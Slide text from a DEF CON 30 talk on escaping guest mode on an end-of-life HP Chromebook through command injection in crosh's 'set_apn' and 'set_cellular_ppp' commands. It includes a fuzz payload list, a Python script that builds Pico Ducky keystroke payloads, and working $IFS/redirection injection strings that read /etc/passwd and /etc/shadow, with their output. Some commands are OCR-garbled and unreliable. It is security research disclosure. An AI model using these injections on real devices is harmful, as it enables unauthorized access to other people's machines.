



Chromebook Breakout!

Escaping Jail, with your friends, using a **Pico Ducky**





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Bio/Stats/History



- 30 year InfoSec Warrior / Hacker Family / Defender
- Former member of US National Video Game Team (osgrelics.com)
- Alleevian Supreme Commander (Zillion 2 - SMS)
- Allee Rat (Wonder Boy in Monsterland - SMS)
- 20+ year student of Internal Martial Arts/Hung Gar
- Dedicated to Gamification of our craft (Yes, we shall play a game)
- First time presenting :: Defcon Goon (6 yrs) :: Skytalks (8 yrs)

WisQuas™ - Recon, Footprint, Exploit
<https://wisquas.lostrabbitlabs.com>

LRL Gitlab Software & Tools
<https://gitlab.com/lost-rabbit-labs>

Full-Spectrum Cybersecurity Services
* RedTeam: Pentest/Exploit
* BlueTeam: vCISO/Defend
* PurpleTeam: OSINT/Investigate

Hack to live, not live to **hack**.



PASS KEY: 007 373 5963



Thank you **DT, Goon & Hacker Family, Mentors & Supporters!** It's an honor and privilege to present this year, at **Defcon 30**, our **Hacker Homecoming!**





What will be covered in this presentation

Gamified Hacking, Container Breakouts, Fuzzing Strategy, LOLBinning (Living Off the Land), Retro Assessments, Unorthodox Methods, 1-Liners FTFW, & the Pico Ducky.



EOL Chromebook/ChromeOS

Using an EOL Chromebook, in a default factory reset state, and no Developer Mode, access all available users on the system. **GAME ON!**



Living Off the Land Only!

If possible, use only the tools available from the local OS/environment. **CHALLENGE ACCEPTED!**




1-Liners! (they are like keys)

If possible, use 1-liners and efficiencies with delivering payloads (opening a locked door gracefully in one quick motion). **LEVEL UP!**



Pico Ducky! (they ARE keys)

Embed your key, into your other key, and open 'Double Doors'. **BONUS ROUND!**



Level Up!



Gamified Efforts & LULZ/LOL!

We learn more efficiently when we have fun and in a relaxed state. Take the stress out of Cybersecurity by implementing Gamification where possible, and inspire organic 'Passionate Curiosity' instead of demanding it. Our best solutions often come from the most informal, most freethinking, positive, and enabling environments (we are all Researchers and Developers afterall).



Why perform Retro Hacking/Assessments?

Inspecting legacy systems and performing assessments on EOL/EOSL products helps provide additional understanding as to how something was designed and supported over the life cycle (we can learn from history and make better choices for future designs). Often earlier models of newer products contain the schematics of evolution, and provide valuable insight into design processes, methodologies, and strategy used in original implementation. If you want to hack the V2, you should probably fully understand and be able to hack the V1 to the fullest. Also, backdoors. :/



Putting yourself in jail in order to expand your horizons.

Self-imposed restrictions and challenging yourself will often result in elevated experiences, outcomes, and increased levels of knowledge and understanding. Forcing oneself to 'Live Off the Land' in order to be as thorough, tenacious, and exhaustive as possible brings out the best in ourselves, and inspires us to dig deeper for creative solutions and methodologies. Winning shouldn't be our objective, but a state of being.





TL;DR



Using an **EOL Chromebook** (HP Pavilion 14), in a factory reset/default state (OOBE), it is possible for the default Guest User to gain local system access through the Crosh shell window (by exploiting a Command Injection vulnerability in the `'set_*` series of Crosh commands) and utilize the `'shill-scripts'` and `'chronos'` user accounts, before Developer Mode has been enabled, and before any passwords have been assigned to those existing users.

In addition, it is possible to leverage another discovered Command Injection in the DBUS/packet capture functionality, to obtain `'root'` privileges and perform multiple 'container breakouts' (with the assistance of a specially crafted **Redirection Operator**, and exploiting the **Internal Field Separator** function). Full system compromise was achieved, and the breakout techniques were automated with a 'Pico-Ducky'.



Passionate Curiosity is not a Crime.



GOALS & PURPOSE


Using 'non-destructive' techniques, discover all areas of weakness, interest, and anomalies around the HP Pavilion 14 model of Chromebook, using only **LOL Binning** **LOL Winning** (Living Off The Land Binaries, Scripts, and Libraries). Knowing that this Chromebook has been EOL and unpatched since 2019, it should provide an interesting **Kiosk-style Breakout CTF**.

HARDWARE, SOFTWARE, & TOOLS

HP Pavilion 14-c001sa (<https://support.hp.com/us-en/document/c03760247>)

Raspberry Pi Pico (<https://www.raspberrypi.com/products/raspberry-pi-pico/>)

Pico Ducky (<https://github.com/dbisu/pico-ducky>)



INSPIRATION FOR EFFORT

- LuLZ! LOL! Kiosk Breakouts are especially fun and rewarding!
- R&D! So many EOL Chromebooks laying around and in use (Schools/Kids, Private/Public Sectors).
- Right to Repair! Wanted to learn how to create custom Chromebook distro in order to keep EOL devices secure.
- Info gathering/Practice round for performing security assessment on new Google ChromeOS device.

How To Play!

Setting Up the Environment

Begin by factory resetting or Power Washing the Chromebook.

Powerwash: CTRL + ALT + SHIFT + R

** Hold CTRL+TAB to see debug messages on boot.*

Developer Mode:

Hold ESC + REFRESH + POWER

The Chromebook will reboot into Recovery mode where you will need to press **Ctrl+D** at the Recovery screen.

Chromebook Recovery Utility:

<https://chrome.google.com/webstore/detail/chromebook-recovery-utili/jndclpdbaamdhonechobihbbiimdgai>





Hardware: HP Pavilion

Arch: 64-bit Intel Celeron 847 (1.1 GHz)



Version: Version 65.0.3325.209 (Official)

Release: 10323.67.9 stable-channel butterfly

1. While logged into the Chromebook, hit the following key combination twice in a row, otherwise hold the follow keys and hit the power button: **CTRL + ALT + SHIFT + R**



2. Follow the on-screen instructions and the Chromebook will powerwash (factory reset), auto update, and reboot before displaying the final license/terms and 'Welcome!' screen. Accept the **up-to-date license**, and click '**Browse As Guest**' to begin.



3. You may now use your factory reset (Powerwashed) EOL Chromebook in Guest Mode!

Helpful Commands

Useful OOB shortcuts

Ctrl + Alt + Z: Toggle Chromevox, a screen reader bundled with Chrome.
Ctrl + Alt + E: Start enrollment flow, if the device is still unowned.
Ctrl + Alt + D: Start Demo mode setup - supported on Welcome screen only
Ctrl + Alt + R: Initialize powerwash
Ctrl + Alt + K: Enable Kiosk Mode
Ctrl + Alt + Shift + X: Enable debugging features
Ctrl + Alt + Shift + H: Enable Hangouts/Shark mode

```
Google Chrome: 65.0.3325.184 (Official Build) (64-bit)
Revision: 0
Platform: 10323.62.0 (Official Build) stable-channel butterfly
Firmware Version: Google_Butterfly.2788.39.0
JavaScript: V8 6.5.254.41
Flash: 29.0.0.113
User Agent: Mozilla/5.0 (X11; CrOS x86_64 10323.62.0)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.184 Safari/537.36
Command Line: /opt/google/chrome/chrome --gpu-sandbox-failures-
fatal=yes --enable-logging --ppapi-flash-
path=/opt/google/chrome/pepper/libpepflashplayer.so -
--ppapi-flash-version=29.0.0.113 --use-cras --use-
glegl --user-data-dir=/home/chronos --default-
wallpaper-large=/usr/share/chromeos-
assets/wallpaper/oen_large.jpg --default-wallpaper-
small=/usr/share/chromeos-
assets/wallpaper/oen_small.jpg --guest-wallpaper-
large=/usr/share/chromeos-
assets/wallpaper/guest_large.jpg --guest-wallpaper-
small=/usr/share/chromeos-
assets/wallpaper/guest_small.jpg --login-profile=user
--bws1 --homepage=chrome://newtab/ --incognito --log-
level=1 --login-user=$guest --login-user=$guest --
login-
profile=idb780a7b566a855b4fff01c940af3a4f0b9a9b6 --
vmodule=automatic_reboot_manager=1,tablet_power_butto
n_controller=1,*chromeos/login/*=1,auto_enrollment_co
ntroller=1,*plugin=2,*zygote=1,*ui/ozone/*=1,*ui/
display/manger/chromeos/*=1,*night_light*1,power_bu
tton_observer=2,webui_login_view=2,lock_state_cont
roller=2,webui_screen_locker=2,screens_locker=2 --
disable-sync --disable-extensions
```



How to force the out-of-box experience (OOBE)

You can force your device to redo the out-of-box experience (OOBE) as follows:

- Boot to login screen
- Remove any added users
- rm -rf /home/chronos/Local State
- rm -rf /home/chronos/.oobe_completed
- Reboot!

OOBE - Out Of Box Experience

<https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/login/oobe.md>

Out Of Box Experience, or *OOBE*, is a flow that goes through several sequential steps to set up new, unowned device. A device is owned when it is...

- enterprise enrolled, or
- at least one user has been added to the device.

In the former case, the device is owned by the enrollment domain, and device settings are controlled by the device policy specified by the domain administrator.

If the device is not enterprise enrolled, the first user to be added to the device becomes the device owner. The owner user cannot be removed unless the device is power-washed.

During device OOB setup the user goes through the following steps:

Welcome screen

Network screen

EULA screen

Update check screen

Re-enrollment (Auto Enrollment) check

GAIA sign-in screen

Enrollment screen



Chrome | chrome://sandbox

Sandbox Status

SUID Sandbox	No
Namespace Sandbox	Yes
PID namespaces	Yes
Network namespaces	Yes
Secomp-BPF sandbox	Yes
Secomp-BPF sandbox supports TSYNC	Yes
Yama LSM Enforcing	Yes

You are adequately sandboxed.

https://chromium.googlesource.com/chromium/src.git/+/HEAD/docs/linux/suid_sandbox_development.md
<https://chromium.googlesource.com/chromium/src/+/refs/heads/main/sandbox/linux/suid/sandbox.c>

Game Map

Threat Modelling & Targeting

Choose target area of system to test:

1. Chrome Browser (URL bar)
2. Crash Window (Limited shell)
3. Sideload (USB/SDCARD/Inputs)
4. Network (Wifi/Bluetooth)

Let's start off with the Crash Window because we love Linux terminals. <3

Crash (Chromium OS Shell):

<https://chromium.googlesource.com/chromiumos/platform2/+HEAD/crash/README.md>



```
Chrome OS developer shell | chrome-extension://nkocclplnhpfnfiajclkommmmlplhnl/html/crash.html
Welcome to crash, the Chrome OS developer shell.

If you got here by mistake, don't panic! Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crash>
autest          cryptohome_status  help advanced      rlz              storage_test_2    update_over_cellular
authpolicy_debug dmesg              inputcontrol        rollback         swap              upload_crashes
battery_firmware dump_emk            meminfo             route            syslog            upload_devcoredumps
battery_test     enroll_status      memory_test         set_apn          time_info         uptime
bt_console       evtest             modem               set_arpgw         top               vmstat
c                exit               modem_set_carrier   set_cellular_ppp tpm_status        wifi_power_save
ccd_pass         ff_debug           network_diag        set_time          tracepath         wpa_debug
chaps_debug      free               p2p_update          set_wake_on_lan  u2f_flags
connectivity     help               ping                storage_test_1    uname
```

“Crash Shell runs in the same environment as the browser (same user and group, same Linux namespaces, and more). Any tools you run in crash, or information you acquire, must be accessible to the chronos user.”

Load dev mode modules ("./dev.d/"): `./crash --dev`

Load removable device modules: `./crash --removable`

INITIAL INFO GATHERING & TINKERING

- Inspect your playground/interface thoroughly for all interaction/injection points.
- Check the 'help' menu or try using the 'autofill' feature to search for commands.
- Try all the commands to get baseline, maybe some quick tampering of values.

AUTOMATE YOUR FUZZING: Save a human, send in the robots ducky!

What should be fuzzed?	Crash commands/parameters (get all from hitting tab or typing 'help')
What payloads to use?	Command Injection Payloads / Parameter Fuzzing / RCE
Method of injection?	Rubber Ducky (Simulated local console user)

Game Map

Threat Modelling & Targeting

Choose target area of system to test:

1. Chrome Browser (URL bar)
2. Crash Window (Limited shell)
3. Sideload (USB/SDCARD/Inputs)
4. Network (Network)

Let's start
because we

Crash (Chromium OS Shell):

<https://chromium.googlesource.com/chromiumos/platform2/+HEAD/crash/README.md>



```
Chrome OS developer shell | chrome-extension://nkocclplnhpfniajclkommmmlphnl/html/crash.html

Welcome to crash, the Chrome OS developer shell.

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crash>
autest          cryptohome_status  help advanced      rlz              storage_test_2    update_over_cellular
authpolicy_debug dmesg              inputcontrol        rollback         swap              upload_crashes
battery_firmware dump_emk            meminfo             route            syslog            upload_devcoredumps
battery_test     enroll_status      memory_test         set_apn          time_info         uptime
bt_console       evtest             modem               set_arpgw        top               vmstat
c                exit               modem_set_carrier   set_cellular_ppp tpm_status        wifi_power_save
ccd_pass         ff_debug           network_diag        set_time          tracepath         wpa_debug
chaps_debug      free              p2p_update          set_wake_on_lan  u2f_flags
connectivity     help              ping                storage_test_1   uname
```

"Crash Shell is a limited environment as the browser (and group, and namespaces, and more...)"

Get Ready!

INITIAL INFO GATHERING & TINKERING

- Inspect your playground/interface thoroughly for all interaction/injection points.
- Check the 'help' menu or try using the 'autofill' feature to search for commands.
- Try all the commands to get baseline, maybe some quick tampering of values.

AUTOMATE YOUR FUZZING: Save a human, send in the robots ducky!

What should be fuzzed?

Crash commands/parameters (get all from hitting tab or typing)

What payloads to use?

Command Injection Payloads / Parameter Fuzzing / RCE

Method of injection?

Aask Says... "Use the awesome Pico Ducky instead!"



HIGH SCORE
00000

Fuzzing with Pico Ducky

commands.txt:

autest	ping
authpolicy_debug	rlz
battery_firmware	rollback
battery_test	route
bt_console	set_apn
c	set_arpgw
ccd_pass	set_cellular_ppp
chaps_debug	set_time
connectivity	set_wake_on_lan
cryptohome_status	storage_test_1
dmesg	storage_test_2
dump_emk	swap
enroll_status	syslog
evtest	time-info
exit	top
ff_debug	tpm_status
free	tracpath
help	u2f_flags
help_advanced	uname
inputcontrol	update_over_cellular
meminfo	upload_crashes
memory_test	upload_devcoredumps
modem	uptime
modem_set_carrier	vmstat
network_diag	wifi_power_save
p2p_update	wpa_debug

ROUND 1 FIGHT!



Building Your Fuzzing/Testing Harness & Tools

Architect the best solution with what you have, and don't worry about what you lack. Create new scripts & tools as necessary.

...your inner MacGyver, and make B.A. proud!



...py:

Takes 'commands.txt' and one per line, fuzzes each payload in 'fuzz.txt'. Using 'dd' file for use with the

Injection Lists & Info

- <https://portswigger.net/web-security/os-command-injection>
- <https://www.kitploit.com/2019/02/command-injection-payload-list.html>
- https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/command_injection.txt
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>
- https://github.com/omurgur/OS_Command_Payload_List/blob/master/OS-Command-Fuzzing.txt

Don't Forget to use everything, including the kitchen sink!

- <https://github.com/DanMcInerney/FuzzStrings/blob/master/ShortFuzzList.txt>
- <https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/big-list-of-naughty-strings.txt>



Fuzzing with Pico Ducky

commands.txt:

autest	ping
authpolicy_debug	rlz
battery_firmware	rollback
battery_test	route
bt_console	set_apn
c	set_arpgw
ccd_pass	set_cellular_ppp
chaps_debug	set_time
connectivity	set_wake_on_lan
cryptohome_status	storage_test_1
dmesg	storage_test_2
dump_emk	swap
enroll_status	syslog
evtest	time_info
exit	top
ff_debug	tpm_status
free	tracpath
help	u2f_flags
help_advanced	uname
inputcontrol	update_over_cellular
meminfo	upload_crashes
memory_test	upload_devcoredumps
modem	uptime
modem_set_carrier	vmstat
network_diag	wifi_power_save
p2p_update	wpa_debug

fuzz.txt:

```

;id;                                ;id\n
;id                                |usr/bin/id\n
;netstat -a;                       |id\n
;id;                                ;system('cat %20/etc/passwd')\n
;id                                ;system('id')\n
;usr/bin/id                        ;system('/usr/bin/id')\n
;id|                               %0Acat%20/etc/passwd\n
;usr/bin/id|                       %0Ausr/bin/id\n
|usr/bin/id|                       %0Aid\n
;id;                               %0Ausr/bin/id%0A\n
|usr/bin/id;                       %0Aid%0A\n
;id|                               & ping -i 30 127.0.0.1 &\n
;usr/bin/id|                       & ping -n 30 127.0.0.1 &\n
\n/bin/ls -al\n                    a ping -i 30 127.0.0.1%0a\n
\nusr/bin/id\n                    'ping 127.0.0.1'\n
\nid\n                                | id\n
\nusr/bin/id;                       & id\n
\nid;                               ; id\n
\nusr/bin/id|                       %0a id %0a\n
\nid|                               'id'\n
;usr/bin/id\n                    $/usr/bin/id

```



Building Your Fuzzing/Testing Harness & Tools

Architect the best solution with what you have, and don't worry about what you lack. Create new scripts & tools as necessary. Channel your inner MacGyver, and make B.A. proud!



FuzzyDucky.py:

Takes 'commands.txt' and one per line, fuzzes each commands ARG value with the payloads in 'fuzz.txt'. Using Python, we will build the 'payload.dd' file for use with the Pico Ducky.


Publicly Available Command Injection Lists & Info

- https://owasp.org/www-community/attacks/Command_Injection
- <https://portswigger.net/web-security/os-command-injection>
- <https://www.kitploit.com/2019/02/command-injection-payload-list.html>
- https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/command_injection.txt
- <https://github.com/smirskyrepa/PayloadsAllTheThings/tree/master/Command%20Injection>
- https://github.com/owmrugur/OS_Command_Payload_List/blob/master/OS-Command-Fuzzing.txt

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FuzzyDucky.py

```
#!/usr/bin/python3
import sys
import os
```

```
delay = "300"
#delay = str(sys.argv[1])
```

```
commands = "commands.txt"
thefuzz = "fuzz.txt"
filename = "payload.dd"
```

```
inputfile1 = open(commands, "r")
all_commands = inputfile1.readlines()
inputfile1.close()
```

```
inputfile2 = open(thefuzz, "r")
all_fuzz = inputfile2.readlines()
inputfile2.close()
```

```
for command in all_commands:
    command = command.strip()
    for fuzz in all_fuzz:
        fuzz = fuzz.strip()
        full_command = command + " " + fuzz
        with open (filename, "a") as outputfile:
            outputfile.write("DELAY " + delay + "\n")
            outputfile.write("STRING " + full_command + "\n")
            outputfile.write("ENTER" + "\n")
```

```
outputfile.close()
sys.exit()
```



1

```
DELAY 300
STRING set_apn %
ENTER
DELAY 300
STRING set_apn {
ENTER
DELAY 300
STRING set_apn (
ENTER
DELAY 300
STRING cryptohome_status (
ENTER
DELAY 300
STRING cryptohome_status (
ENTER
DELAY 300
```

payload.dd



Raspberry Pico

HIGH SCORE
00100



1. Build 'payload.dd' from 'FuzzyDucky.py'

Once you build your 'commands.txt' and 'fuzz.txt' files, it is time to run them through FuzzyDucky.py. Once completed a new 'payload.dd' file will be created for you for use with 'pico-ducky'.


2. Download and Install pico-ducky and follow the directions

<https://github.com/dbisu/pico-ducky>

3. Copy 'payload.dd' to the 'CIRCUITPY' device in your file manager.



2



3

Thank you Dave Bailey!
<https://github.com/dbisu>



HIGH SCORE
01500

LEVEL UP!



Analyzing the results! :: Check all output, looking for anomalies, verbose errors, or other disclosures.

Command Injections! :: Grind through the process of creating a successful payload. Not for the weak!

\$!PF to the rescue! :: Use existing OS functions (or create new ones) to solve your exploit challenges.

Redirect your output! :: Can't see the output of certain commands on the console? Try redirecting the output!

Command Injection Detected!

The command **set_apn "curl"** results in a verbose error and indicates successful injection! Other observed errors disclosed eval, Getopt Flags WARN and FATAL, and invalid options messages.

```
crosh> set_apn 'tar'
tar: You must specify one of the '-Acdrux', '--del
Try 'tar --help' or 'tar --usage' for more informat
No cellular service exists.
crosh> set_apn 'dmesg'
No cellular service exists.
crosh> set_apn 'cat /etc/passwd'
/usr/bin/set_apn: 1: eval: cat /etc/passwd: not fou
No cellular service exists.
crosh> set_apn 'curl'
curl: try 'curl --help' or 'curl --manual' for more
No cellular service exists.
crosh> set_apn 'ssh'
usage: ssh [-l246AaCfGgKkMMnngsTtVvXxYy] [-b bind ad
[-D [bind address:]port] [-E log file] [-F configfile] [-I pkcs11] [-i identity
[-J [user@]host[:port]] [-L address] [-l
[-O ctl cmd] [-o option] [-p port] [-Q q
[-S ctl path] [-W host:port] [-w local_t
[user@]hostname [command]
No cellular service exists.
crosh> set_apn 'uname -a'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- ''
getopt: invalid option -- ''
-- '\''uname'
flags:FATAL unable to parse provided options with g
crosh> set_apn 'id'
No cellular service exists.
crosh> set_apn 'ping'
Usage: ping [-aAbBdDfHhLlOoQqRrUuVv] [-c count] [-i interval] [-I interface]
[-m mark] [-M pmtudisc option] [-l preload] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
No cellular service exists.
crosh> set_apn 'curl'
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosh> set_apn 'uname -a'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- ''
getopt: invalid option -- ''
-- '\''uname'
flags:FATAL unable to parse provided options with getopt.
crosh> set cellular_ppp 'id'
No cellular service exists.
crosh> set cellular_ppp 'ping'
Usage: ping [-aAbBdDfHhLlOoQqRrUuVv] [-c count] [-i interval] [-I interface]
[-m mark] [-M pmtudisc option] [-l preload] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
No cellular service exists.
crosh> set cellular_ppp 'curl'
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosh> set cellular_ppp 'uname -a'
flags:WARN getopt: invalid option -- 'a'
getopt: invalid option -- ''
getopt: invalid option -- ''
-- '\''uname'
flags:FATAL unable to parse provided options with getopt.
```

Internal Field Separator Utilized!

<https://www.baeldung.com/linux/ifs-shell-variable>

```
crosh> set_apn 'curl --help'
flags:WARN getopt: unrecognized option '--help''
-- '\''curl'
flags:FATAL unable to parse provided options with getopt.
crosh> set_apn 'curl$IFS--help'
No cellular service exists.
crosh> set_apn 'curl${IFS}--help'
No cellular service exists.
crosh> set_apn 'curl$IFS--help$IFS!>&2'
Usage: curl [options...] <url>
--abstract-unix-socket <path> Connect via abstract Unix domain socket
--anyauth Pick any authentication method
--append Append to target file when uploading
--basic Use HTTP Basic Authentication
--cacert <file> CA certificate to verify peer against
--capath <dir> CA directory to verify peer against
-E, --cert <certificate[:password]> Client certificate file and password
--cert-status Verify the status of the server certificate
--cert-type <type> Certificate file type (DER/PEM/ENG)
--ciphers <list of ciphers> SSL ciphers to use
--compressed Request compressed response
```

Redirection Technique Discovered!

Some commands result in no visible output while others provide help or error msgs. Use **"1>&2"** to redirect standard output, through the redirector, to the console!



LOL!



HIGH SCORE 02000

Living Off the Land

Top 20 'Info Gathering' Commands

```

crosch> set apn "cat$IFS/etc/shadowIFS1>62"
No cellular service exists.
crosch> set apn "cat$IFS/etc/os-releasesIFS1>62"
BUILD ID=10323.67.9
NAME=Chrome OS
ID LINE=chromiums
GOOGLE_CRASH_ID=ChromeOS
VERSION ID=65
BUG REPORT URL=https://crbug.com/new
VERSION=45
HOME URL=https://www.chromium.org/chromium-os
ID=chromiums
No cellular service exists.
crosch> set apn "cat$IFS/etc/lsb-releasesIFS1>62"
CHROMEOS_AUDSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID=(6372E332-8A26-4CE3-9C39-930BA4E383AF)
CHROMEOS_CANARY_APPID=(90F229CE-83E2-4FAF-8479-E368A3493861)
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID=(6372E332-8A26-4CE3-9C39-930BA4E383AF)
CHROMEOS_RELEASE_BOARD=butterfly-signed-np-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
CHROMEOS_RELEASE_CHROME_NILESTONE=45
CHROMEOS_RELEASE_DESCRIPTION=10323.67.9 (Official Build) stable-channel butterfly
CHROMEOS_RELEASE_NAME=Chrome OS
CHROMEOS_RELEASE_PATCH_NUMBER=9
CHROMEOS_RELEASE_TRACKS=stable-channel
CHROMEOS_RELEASE_VERSION=10323.67.9
DEVICETYPE=CHROMEBOOK
GOOGLE_RELEASE=10323.67.9

```

```

crosch> set apn "/bin/bashIFS1>62"
No cellular service exists.
crosch> set apn "/bin/shIFS1>62"
No cellular service exists.
crosch> set apn "lsIFS-alIFS1>62"
total 68
drwxr-xr-x 21 root root 4096 Aug 28 2018 .
drwxr-xr-x 21 root root 4096 Aug 28 2018 ..
drwxr-xr-x 2 root root 4096 Aug 28 2018 bin
drwxrwxrwt 3 root root 60 Apr 24 18:05 debugd
drwxr-xr-x 17 root root 1920 Apr 24 21:52 dev
drwxr-xr-x 52 root root 4096 Aug 28 2018 etc
drwxr-xr-x 7 root root 4096 Apr 24 18:05 home
drwxr-xr-x 6 root root 4096 Aug 28 2018 lib
drwxr-xr-x 6 root root 4096 Aug 28 2018 lib64
drwx----- 2 root root 16384 Aug 28 2018 lost+found
drwxrwxrwt 4 root root 80 Apr 24 18:05 media
drwxr-xr-x 3 root root 4096 Aug 28 2018 mnt
drwxr-xr-x 5 root root 4096 Aug 28 2018 opt
lrwxrwxrwx 1 root root 26 Aug 28 2018 optinst
dr-xr-xr-x 145 root root 0 Apr 24 18:05 proc
drwxr-xr-x 2 root root 4096 Aug 28 2018 root
drwxr-xr-x 30 root root 680 Apr 24 21:54 run
drwxr-xr-x 2 root root 4096 Aug 28 2018/sbin
dr-xr-xr-x 12 root root 0 Apr 24 18:05 sys
drwxrwxrwt 5 root root 800 Apr 24 22:09 tmp
drwxr-xr-x 10 root root 4096 Aug 28 2018 usr
drwxr-xr-x 9 root root 4096 Apr 24 18:05 var

```

```

crosch> set apn "idIFS1>62"
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
No cellular service exists.
crosch> set apn "unameIFS-aIFS1>62"
Linux localhost 3.8.11 #1 SMP Tue Aug 28 12:43:15 PDT 2018 x86_64 Intel(R)
No cellular service exists.
crosch> set apn "pwdIFS1>62"
/
No cellular service exists.
crosch> set apn "envIFS1>62"
UPSTART_INSTANCE=
INSTANCE=
UPSTART_JOB=debugd
TERM=linux
PATH=/usr/bin:/usr/sbin:/sbin:/bin:/usr/local/sbin:/usr/local/bin
UPSTART_EVENTS=started
PWD=/
MINIJAIL_FD=3
JOB=ui
No cellular service exists.
crosch> set apn "echoIFS$PATHIFS1>62"
/usr/bin:/usr/sbin:/sbin:/bin:/usr/local/sbin:/usr/local/bin
No cellular service exists.
crosch> set cellular_ppp "echoIFS$PATHIFS1>62"
/bin:/usr/bin

```

SysInfo Gathering Commands:

```

set apn "idIFS1>62"
set apn "catIFS/etc/passwdIFS1>62"
set apn "tailIFS/var/log/messagesIFS1>62"
set apn "psIFSaxu$(IFS1)>62"
set apn "lsIFS-alIFS/IFS1>62"


```

Verify \$PATH (modify as needed):

```
set apn "echoIFS$PATHIFS1>62"
```

ANOMALIES DETECTED

Command Injection output shows signs of multiple users behind these jail bars. We need to investigate further, and enumerate all known vulnerable commands to identify process ownership.



Access & Exfiltration Tools

```

crosch> set apn "ftpIFS1>62"
/usr/bin/set apn: 1: eval: ftp: not found
No cellular service exists.
crosch> set apn "sftpIFS1>62"
usage: sftp [-1246Acfpqrv] [-B buffer size] [-b batchfile] [-c cipher]
[-D sftp server path] [-F ssh_config] [-i identity file] [-l limit]
[-o ssh option] [-P port] [-R num requests] [-S program]
[-s subsystem] | sftp server] host
sftp [user@]host[:file ...]
sftp [user@]host[:dir[/]]
sftp -b batchfile [user@]host
No cellular service exists.
crosch> set apn "sshIFS1>62"
usage: ssh [-1246AaCfGgKkMmNnqstTvVxXyY] [-b bind address] [-c cipher_spec]
[-D [bind address]:port] [-E log_file] [-e escape_char]
[-F configfile] [-I pkcs11] [-i identity file]
[-J [user@]host[:port]] [-L address] [-l login name] [-m mac_spec]
